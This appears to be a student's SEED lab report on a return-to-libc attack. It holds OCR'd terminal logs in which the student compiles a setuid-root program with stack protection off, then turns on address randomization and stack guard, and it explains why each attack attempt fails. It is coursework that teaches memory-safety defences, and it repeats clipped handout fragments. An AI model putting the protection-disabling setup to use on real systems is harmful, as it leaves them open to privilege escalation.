
```
[09/27/2015 15:37] seed@ubuntu:~$ mv retlib.c newretlib.c
[09/27/2015 15:37] seed@ubuntu:~$ su root
Password:
[09/27/2015 15:37] root@ubuntu:/home/seed# gcc -fno-stack-protector -z noexecsta
ck -o newretlib newretlib.c
[09/27/2015 15:37] root@ubuntu:/home/seed# chmod 4755 newretlib
[09/27/2015 15:38] root@ubuntu:/home/seed# exit
exit
[09/27/2015 15:38] seed@ubuntu:~$ newretlib
sh: 1: h: not found
[09/27/2015 15:38] seed@ubuntu:~$ 
```

Terminal
3:39 PM
Seed
Google
Open With Different Viewer
" into the memory, and get its address. This
m is executed, it inherits all the environment
ble SHELL points directly to /bin/bash
riable MYSHELL and make it point to zsh
ystem() call. The location of this variable
in the memory can be found out easily using the following program:
void main(){
char* shell = getenv("MYSHELL");
if (shell)
Find: export
Previous
Next
Highlight all
Match case
27/9/15 - 3:39:15 pm

Here, we can see that our return-to-libc attack was not successful when we renamed the retlib file with some other filename not equal to length of previous name. This is because, when storing the environment variables in a stack for a process the filename is also saved before environment variables in stack. Due to difference in length of filenames, now the environment variables will be pushed some bytes down or up in the stack. Thus, when our program tries to access the environment variable instead of full path it gets some corrupted path or path starting from in-between the original path value.

In our case, when environment variable is accessed at the given address it is only receiving “h”, which is an invalid path or command or instruction. Hence, raising an error, “h: not found”. And, thus our attack was not successful.

Task2: Return-to-libc attack after enabling Address randomization




```
[09/27/2015 15:51] seed@ubuntu:~$ su root
Password:
[09/27/2015 15:52] root@ubuntu:/home/seed# /sbin/sysctl -w kernel.randomize_va_s
pace=2
kernel.randomize_va_space = 2
[09/27/2015 15:52] root@ubuntu:/home/seed#
```

rotection. We run the same attack developed
w does the address randomization make your
ation and explanation in your lab report. You
nization:

ace=2

Here, we are enabling the address randomization feature of system using **sysctl –w kernel.randomize_va_space=2** command.

Unsuccessful attack:




```
[09/27/2015 15:54] seed@ubuntu:~$ retlib
Segmentation fault (core dumped)
[09/27/2015 15:54] seed@ubuntu:~$
```

rotection. We run the same attack developed
w does the address randomization make your
ation and explanation in your lab report. You
nization:

ace=2

As we can see from above screenshot our attack was unsuccessful. This is because, at the hard-code memory address we have provided in badfile there are some random data in memory instead of system(), exit() and MYSHELL environment variable. This causes an error, as command or instruction or path at the given address may not be valid or even the address we have provided may not belong to the process.

Unsuccessful attack after trying lot of times:




```
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
^CSegmentation fault (core dumped)

[09/27/2015 18:16] seed@ubuntu:~$
```

Even after running it for many times, we cannot attack the system. The probability for successful attack is very low, almost equal to [(1/2^32)* (1/2^32)* (1/2^32)] i.e. 0, as for this attack to be successful, we need three addresses to be equal to our provided hard-coded addresses i.e. system() address, exit() address and our MYSHELL environment variable address should be equal to addresses provided in badfile contents. Hence, this attack is almost impossible when done while address randomization feature in on.

Yogesh Chaudhari
SUID: 244195971

Task3: Return-to-libc attack after enabling stack guard protection



```
[09/27/2015 15:41] seed@ubuntu:~$ su root
Password:
[09/27/2015 15:41] root@ubuntu:/home/seed# sysctl kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/27/2015 15:42] root@ubuntu:/home/seed# gcc -z noexecstack -o retlib retlib.c

[09/27/2015 15:42] root@ubuntu:/home/seed# chmod 4755 retlib
[09/27/2015 15:42] root@ubuntu:/home/seed# exit
exit
[09/27/2015 15:42] seed@ubuntu:~$
```


" into the memory, and get its address. This
m is executed, it inherits all the environment
ıble **SHELL** points directly to /bin/bash
ıriable **MYSHELL** and make it point to zsh

ystem() call. The location of this variable
in the memory can be found out easily using the following program:

```
void main(){
  char* shell =  getenv("MYSHELL");
  if (shell)
```

Here we are enabling stack guard protection scheme, as we have not specified –fno-stack-protector command while compiling the retlib program. If this command is not specified by default stack guard protection scheme is enabled.

Unsuccessful attack:




```
[09/27/2015 15:50] seed@ubuntu:~$ retlib
*** stack smashing detected ***: retlib terminated
======= Backtrace: =========
/lib/i386-linux-gnu/libc.so.6(__fortify_fail+0x45)[0xb7f240e5]
/lib/i386-linux-gnu/libc.so.6(+0x10409a)[0xb7f2409a]
retlib[0x8048523]
/lib/i386-linux-gnu/libc.so.6(exit+0x0)[0xb7e52fb0]
======= Memory map: ========
08048000-08049000 r-xp 00000000 08:01 1582848    /home/seed/retlib
08049000-0804a000 r--p 00000000 08:01 1582848    /home/seed/retlib
0804a000-0804b000 rw-p 00001000 08:01 1582848    /home/seed/retlib
0804b000-0806c000 rw-p 00000000 00:00 0          [heap]
b7def000-b7e0b000 r-xp 00000000 08:01 2360149    /lib/i386-linux-gnu/libgcc_s.so
.1
b7e0b000-b7e0c000 r--p 0001b000 08:01 2360149    /lib/i386-linux-gnu/libgcc_s.so
.1
b7e0c000-b7e0d000 rw-p 0001c000 08:01 2360149    /lib/i386-linux-gnu/libgcc_s.so
.1
b7e1f000-b7e20000 rw-p 00000000 00:00 0
b7e20000-b7fc3000 r-xp 00000000 08:01 2360304    /lib/i386-linux-gnu/libc-2.15.s
o
b7fc3000-b7fc5000 r--p 001a3000 08:01 2360304    /lib/i386-linux-gnu/libc-2.15.s
o
b7fc5000-b7fc6000 rw-p 001a5000 08:01 2360304    /lib/i386-linux-gnu/libc-2.15.s
```

" into the memory, and get its address. This
m is executed, it inherits all the environment
ıble **SHELL** points directly to /bin/bash
ıriable **MYSHELL** and make it point to zsh

ystem() call. The location of this variable
in the memory can be found out easily using the following program:

```
void main(){
  char* shell =  getenv("MYSHELL");
  if (shell)
```



```
0804a000-0804b000 rw-p 00001000 08:01 1582848    /home/seed/retlib
0804b000-0806c000 rw-p 00000000 00:00 0          [heap]
b7def000-b7e0b000 r-xp 00000000 08:01 2360149    /lib/i386-linux-gnu/libgcc_s.so
.1
b7e0b000-b7e0c000 r--p 0001b000 08:01 2360149    /lib/i386-linux-gnu/libgcc_s.so
.1
b7e0c000-b7e0d000 rw-p 0001c000 08:01 2360149    /lib/i386-linux-gnu/libgcc_s.so
.1
b7e1f000-b7e20000 rw-p 00000000 00:00 0
b7e20000-b7fc3000 r-xp 00000000 08:01 2360304    /lib/i386-linux-gnu/libc-2.15.s
o
b7fc3000-b7fc5000 r--p 001a3000 08:01 2360304    /lib/i386-linux-gnu/libc-2.15.s
o
b7fc5000-b7fc6000 rw-p 001a5000 08:01 2360304    /lib/i386-linux-gnu/libc-2.15.s
o
b7fc6000-b7fc9000 rw-p 00000000 00:00 0
b7fd9000-b7fdd000 rw-p 00000000 00:00 0
b7fdd000-b7fde000 r-xp 00000000 00:00 0          [vdso]
b7fde000-b7ffe000 r-xp 00000000 08:01 2364405    /lib/i386-linux-gnu/ld-2.15.so
b7ffe000-b7fff000 r--p 0001f000 08:01 2364405    /lib/i386-linux-gnu/ld-2.15.so
b7fff000-b8000000 rw-p 00020000 08:01 2364405    /lib/i386-linux-gnu/ld-2.15.so
bffdf000-c0000000 rw-p 00000000 00:00 0          [stack]
Aborted (core dumped)
[09/27/2015 15:50] seed@ubuntu:~$
```

" into the memory, and get its address. This
m is executed, it inherits all the environment
ble **SHELL** points directly to /bin/bash
riable **MYSHELL** and make it point to zsh

ystem() call. The location of this variable
in the memory can be found out easily using the following program:

```
void main(){
  char* shell =  getenv("MYSHELL");
  if (shell)
```

From above two screenshots we can see that our attack was not successful because of stack guard protection scheme. When stack guard protection scheme is enabled system uses canaries to detect buffer overflow attack. If the canary value does not match with the one stored in heap, system detects buffer overflow. When, function return call is made, system checks to verify canary value for that frame. If it is different it will generate stack smashing detected error. Thus, making our attack unsuccessful.